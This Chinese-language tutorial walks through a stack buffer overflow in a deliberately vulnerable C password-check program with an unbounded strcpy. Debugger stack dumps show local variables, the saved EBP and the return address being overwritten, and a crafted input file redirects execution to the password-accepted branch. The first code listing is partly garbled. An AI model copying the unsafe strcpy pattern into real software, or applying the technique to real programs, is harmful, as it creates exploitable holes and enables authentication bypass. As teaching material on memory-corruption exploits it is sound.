
# Redirect Program Execute Flow via Overrun Return Address


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Create Time: 2016.02.21

```
#include <stdio.h>
#define PASSWORD "1234567"
int verify_password (char *password)
   int authenticated:
   char buffer[8];// add local buff
   authenticated = strcmp(password, PASSWORD);
   strcpy(buffer, password);//over flowed here!
   return authenticated;
int main(int argc, char **argv, char **envp)
   int valid_flag = 0;
   char password[1024];
   while(1)
       printf("please input password:
       scanf("%s", password);
       valid_flag = verify_password(password);
       if(valid_flag)
            printf("incorrect password!\n\n");
       }
       else
           printf("Congratulation! You have passed the verification!\n");
    system("pause");
   return 0;
```

依照上次,在调用strcpy的时候下断点,注意栈里数据的变化




#### 七个q已经赋值给字符串



修改一下,在strcpy的下一句汇编代码下断点

#### 11个字符: "abcdefjhijk"



观察栈里的变化,可以看到authenticated变量已经被覆盖掉了

```
0012FB14 CCCCCCC 烫烫

0012FB18 64636261 abcd

0012FB1C 686A6665 efjh

0012FB20 006B6A69 ijk.


0012FB24 /0012FF80 €☑.

0012FB28 |004010EB ?@. 返回到 stack_ov.004010EB 来自 stack_ov.00401005

0012FB2C |0012FB7C |?. ASCII "abcdefjhijk"

0012FB30 |0012B87C |?.
```

#### 15个字符: "abcdefjhijklmno"



#### 覆盖掉了前栈帧的EBP

```
      0012FB14
      CCCCCCCC 烫烫

      0012FB18
      64636261
      abcd

      0012FB1C
      686A6665
      efjh

      0012FB20
      6C6B6A69
      ijkl


      0012FB24
      006F6E6D
      mno.

      0012FB28
      004010EB
      ?@.
      返回到 stack_ov.004010EB
      来自 stack_ov.00401005

      0012FB2C
      0012FB7C
      | ?.
      ASCII "abcdefjhijklmno"

      0012FB30
      0012B74C
      L ?.
```

#### 19个字符: "abcdefjhijklmnopqrs"



# 覆盖掉了返回地址

```
      0012FB14
      CCCCCCCC
      烫烫

      0012FB18
      64636261
      abcd

      0012FB1C
      686A6665
      efjh

      0012FB20
      6C6B6A69
      ijkl


      0012FB24
      706F6E6D
      mnop
```

```
      0012FB28
      00737271
      qrs.

      0012FB2C
      0012FB7C
      |?.
      ASCII "abcdefjhijklmnopqrs"


      0012FB30
      0012B74C
      L?.
```

接着F8单步走,走到pop ebp的时候,注意寄存器窗口的变化,EBP已经被我们控制了



#### 此时寄存器的值


## F8单步走,继续观察寄存器窗口的变化



EBP已经变成了我们控制的值,然后注意EIP的值

### F8单步走下去

跳到了不知道什么地方的地方



#### 看EIP寄存器,也变成了我们控制的值

## 好了分析完了溢出后寄存器的变化以及程序运行过程,现在修改一下代码

```
#include <stdio.h>
#include <windows.h>

#define PASSWORD "1234567"


int verify_password (char *password)
{
    int authenticated;
    char buffer[8];
    authenticated = strcmp(password, PASSWORD);
    strcpy(buffer, password);//over flowed here!
    return authenticated;
}

int main()
{
    int valid_flag=0;
    char password[1024];
    FILE * fp;
```


```
if(!(fp = fopen("password.txt", "rw+")))
{
    exit(0);
}
fscanf(fp, "%s", password);
valid_flag = verify_password(password);
if(valid_flag)
{
    printf("incorrect password!\n");
}
else
{
    printf("Congratulation! You have passed the verification!\n");
}
fclose(fp);
system("pause");
return 0;
}
```

小改了下代码,然后在程序同文件夹下创建一个txt,写入"1234567"

F8单步走下来,找到main函数入口,至于怎么找入口。。。。。。三个压栈操作下面就是了




F7跟进去,这是main函数领空,F8继续单步,先找到verify\_password ()的入口, F8运行,断在这




同时拉下来看下面的汇编代码,找到密码验证成功的代码,地址是0040111F

记下来,然后F7跟入verify\_password (),然后F8单步走到如下位置,观察栈以及寄存器的数据



F8单步,在此处下断点,后面运行的时候需要用




#### 根据以前的分析,可以确定各变量在栈里所在位置


现在来构造数据,任意16进制编辑器都可以,因为刚刚找到了密码验证正确的跳转地址

而且如果以"4321"为一组的话,覆盖返回地址刚好在第5组,返回地址在0040111F

根据数据在内存里的排列顺序,输入要倒着来也就是1F 11 40 00



运行, 刚刚下的断点就是为了这里用的



#### 栈里的数据,可以看到成功的覆盖掉了

```
      0012FB14
      31323334
      4321

      0012FB18
      31323334
      4321

      0012FB1C
      31323334
      4321

      0012FB20
      31323334
      4321

      0012FB24
      0040111F
      -@. stack_ov.004011F

      0012FB28
      0012FB7C
      | ?.

      0012FB2C
      0012B74C
      L ?.

      0012FB30
      0012B77C
      | ?.
```

## F9继续运行,成功跳到了密码验证正确的if分支,因为堆栈不平衡,所以程序崩溃了

